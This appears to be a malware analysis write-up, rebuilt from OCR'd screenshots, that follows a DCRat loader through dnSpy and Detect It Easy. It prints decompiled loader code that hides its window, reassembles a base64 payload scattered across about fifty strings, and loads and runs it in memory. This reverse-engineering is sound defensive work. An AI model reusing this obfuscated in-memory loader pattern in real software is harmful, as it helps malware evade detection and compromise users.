
After that, a suspicious-looking `koi` module was loaded into memory. (If you don't have a `modules` window, go to `debug -> windows -> modules`)



```
Token: 0x060042EF RID: 17135 RVA:
ecuritySafeCritical]
olic override FileStream GetFile(st
```

How to View Currently Loaded Modules in Dnspy

Here I could see the `koi` module had been loaded.




Name	Optimized
mscorlib.dll	No
fd687a05b13c4f87f139d043c4d9d936b73762d616204bfb090124fd163c316e.exe	No
koi	No

```
LoadModule DYN=0 MEM=1 05F10000 000D5C00 koi
```

Example of a suspicious module being loaded into memory

At this point, I saved the `koi` module to a new file using `Right-Click -> Save Module`.




```
    }

    // Token: 0x060042EF RID: 17135 RVA: 0x000
    [SecuritySafeCritical]
    public override FileStream GetFile(string
    {
```

Dnspy Option for Saving a Loaded Module

I then exited the debugger and moved on to the `koi.exe` file.

Analysis of koi.exe

The `koi.exe` file is another 32-bit .net file. Containing references to `ConfuserEx`



Detect It Easy v3.01

File name: C:\Users\Milhouse\Desktop\dcrat2\koi.exe

File type: PE32

Entry point: 004d705e

Base address: 00400000

Sections: 0003

TimeDateStamp: 2059-04-16 11:12:07

SizeOfImage: 000dc000

Scan: Detect It Easy(DiE)

Endianness: LE

Mode: 32

Architecture: I386


Type: GUI

protector	Confuser(1.X)[-]	S
library	.NET(v4.0.30319)[-]	S
compiler	VB.NET(-)[-]	S
linker	Microsoft Linker(80.0)[GUI32]	S ?

Initial Analysis of a .NET file using Detect-it-easy

This time it does not seem to contain any large encrypted payloads.

> Although the overall entropy is low, large portions of the graph are still suspiciously flat. This can sometimes be an indication of text-based obfuscation.



Type: PE32
Total: 3.49955
43%
Status: not packed
Offset: 00000000
Size: 000d5c00


Regions

Name	Offset	Size	Entropy	Status
PE Header	00000000	00000200	2.72211	not packed
Section(0)['.text']	00000200	000d5200	3.49612	not packed
Section(1)['.rsrc']	000d5400	00000600	4.12383	not packed
Section(2)['.reloc']	000d5a00	00000200	0.10473	not packed

Entropy Analysis when a text based obfuscation is used

I moved on and opened `koi.exe` using dnspy.

This time there was another `rewrwr.exe` name and references again to `ConfuserEx`




- PresentationFramework (5.0.0.0)
- dnlib (3.3.2.0)
- dnSpy (6.1.8.0)
- rewrwr (4.2.6.1)
- System.Runtime (5.0.0.0)
- mscorlib (4.0.0.0)
- rewrwr (4.2.6.1)
  - koi
    - PE
    - Type References
    - References
    - Resources
    - -
    - rewrwr
    - rewrwr.My
    - rewrwr.My.Resources
- System (4.0.0.0)

```
using System;

[module: ConfusedBy("ConfuserEx v1.0.0")]

```

File Overview with Dnspy

There was no Entry point available, so I started analysis with the `rewrwr` namespace in the side panel. This namespace contained one Class named `Form1`


The `Form1` class immediately called `Form1_Load`, which itself immediately referenced a large string that appears to be base64 encoded.



```
using Microsoft.VisualBasic.CompilerServices;

namespace rewrwr
{
    // Token: 0x0200000B RID: 11
    [DesignerGenerated]
    public class Form1 : Form
    {
        // Token: 0x06000026 RID: 38 RVA: 0x0000225C File Offset: 0x0000045C
        public Form1()
        {
            base.Load += this.Form1_Load;
            this.InitializeComponent();
        }

        // Token: 0x06000027 RID: 39 RVA: 0x0000244C File Offset: 0x0000064C
        public void Form1_Load(object sender, EventArgs e)
        {
            base.Hide();
            base.ShowInTaskbar = false;
            base.ShowIcon = false;
            base.Opacity = 0.0;
            string text =
              "TAT1IAAAAAAAAAAAAAAQAAAAAAAUAAAACsD4D8DcGsHwH0AAAAAQBEFcGoGAAAAEAAA4BDAAtMA8ACAATEAoACAAoIAwAAAA4MA8AAAAQIAcAAAAVMAwACAABMAwAAAsAAAkABAAA
              AAcAAAAVAAgACAAAAAgAAAAAAAkABAAAAAcABAAUAAgADAAAAAgAAAAAAAkABAAwAAgAAAAAAAgACAAAAAgAAAAAAAkACAAAAAcAAAAUAAgADAAAAAgAAAAAAAkABAAAAAcAAAAUAA
              gACAAAAAgAAAAAAAkADEAAAAwCAAgFAAECDAgzAAMCCAk5EA8CBAcgAAMAoAYAIANB4BMAQAJKAeoAtH/
              bAd4BAC459mQOMApAEAIAtAA1IgRKQgABAhIj4FAr8AEAAevKIAALkcLCFAQLwoIEAA1BQIqeQAIAg5DAjAoAMKBAtL0BIABeoAYBgAAGYAsK
              +AJKjAIAoAUKMKYC1AINQeQKJcAAoeACiLAftIsAYAABMKAAIAMKUAoKgBoMAeMA8kMANHNKMegFJAAAuBQB8KIBIBQAQBwKQA4CM2MBgjBA8jBAQB3ApAMBIBUAQBYBUbUBAAhAIA
              sAoBMAQAEBQA8A4AQHmCMeJe8HoApdQH5foAABQKNBuKQBAKRBAAoBqcAAMAoC8AuAIANCQAkfRKEKMFtBQAUGAAMAsAgAlbsLQFFKAAAAADQAAAoBQAECMAwAoDQCI/
              MCYVQAEFAEgBMbtBoEAAAEAB8dAAAb8CAAABNaADQFAAIA9bAAQAMBQN8DkARLAb8HIfQTkAgCkWACEDYEIJQEgFsA9JGkAAAHIFAO8ELCAA8AYW2Aw/
              cNcpESAGiAEWAAAAAGED9OEAoIIBAEALoAAgEAjEAXkI8LAesEMLoLUEoHIphFAAYAUCFf4A0hAIBCIEJWUA/
```

Example of Entry Point Containing Obfuscated Data

Despite appearing to be base64 - the text does not successfully code using base64. This was an indicator that some additional tricks or obfuscation had been used.



Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars ☐ Strict mode


```
TAT1IAAAAAAAAAAAAAAQAAAAAAAUAAAACsD4D8DcGsHwH0AAAAAQBEFcGoGAAAAEAAA4BDAAtMA8ACAATEAoACAAo
IAwAAAA4MA8AAAAQIAcAAAAVMAwACAABMAwAAAsAAAkABAAAAAcAAAAVAAgACAAAAAgAAAAAAAkABAAAAAcABAAUA
AgADAAAAAgAAAAAAAkABAAwAAgAAAAAAAgACAAAAAgAAAAAAAkACAAAAAcAAAAUAAgADAAAAAgAAAAAAAkABAAAAA
cAAAAUAAgACAAAAAgAAAAAAAkADEAAAAwCAAgFAAECDAgzAAMCCAk5EA8CBAcgAAMAoAYAIANB4BMAQAJKAeoAtH/
bAd4BAC459mQOMApAEAIAtAA1IgRKQgABAhIj4FAr8AEAAevKIAALkcLCFAQLwoIEAA1BQIqeQAIAg5DAjAoAMKBA
tL0BIABeoAYBgAAGYAsK+AJKjAIAoAUKMKYC1AINQeQKJcAAoeACiLAftIsAYAABMKAAIAMKUAoKgBoMAeMA8kMAN
```

8616 1

Attempting to Decode Base64 Using Cyberchef - Initially fails due to additional obfuscation

I decided to jump to the end of the base64-looking data - Noting that there were about 50 large strings in total. Each titled `Str1` `str2` ... all the way to `Str49`


> It was very likely these strings were the cause of the flat entropy graph we viewed earlier. Text based obfuscation tends to produce lower entropy than "proper" encryption



```
    CgHK/
    gDMCkKGgLEQBUOKAG8MFIEKg0DEAGC4
string str49 =
    "ABGAAAAAAACAACAARAFAAFAAQAAAAo
    AAAAEAAAAAAAyAAAAAAA0AAAAAAAbAA
```

Example of another "base64" obfuscated string in Dnspy

At the end of the data was the decoding logic. Which appeared to be taking the first character from each string and adding it to a buffer.



```
string text2 = "";
int length = text.Length;
checked
{
    for (int i = 1; i <= length; i++)
    {
        text2 = string.Concat(new string[]
        {
            text2,
            Strings.Mid(text, i, 1),
            Strings.Mid(str, i, 1),
            Strings.Mid(str2, i, 1),
            Strings.Mid(str3, i, 1),
            Strings.Mid(str4, i, 1),
            Strings.Mid(str5, i, 1),
            Strings.Mid(str6, i, 1),
            Strings.Mid(str7, i, 1),
            Strings.Mid(str8, i, 1),
            Strings.Mid(str9, i, 1),
            Strings.Mid(str10, i, 1),
            Strings.Mid(str11, i, 1),
            Strings.Mid(str12, i, 1),
```

The first char from each string is added to a buffer, then the second char, then third. Etc until the end of each string has been reached


Decoding Logic Utilised by the Dcrat Loader - Viewed with Dnspy

After the buffer had been filled, it was base64 decoded and loaded into memory as an additional module.

```
                Strings.Mid(str48, i, 1),
                Strings.Mid(str49, i, 1)
            });
        }
        Conversions.ToString(NewLateBinding.LateGet(NewLateBinding.LateGet(AppDomain.CurrentDomain.Load(Convert.FromBase64String(text2)), null,
          "EntryPoint", new object[0], null, null, null), null, "Invoke", new object[2], null, null, null));
    }
}
```

Example of Decoded Contents being loaded into Memory

In order to confirm the theory on how the strings were decoded, I took the first character from the first 5 strings and base64 decoded the result.



```
text = "TAT1IAAAAAAAAAAAAAAQAAAAAAUAAAAA

str = "VAMvgABAAACAAAAAQAFAAFAAQABAAIAAQ

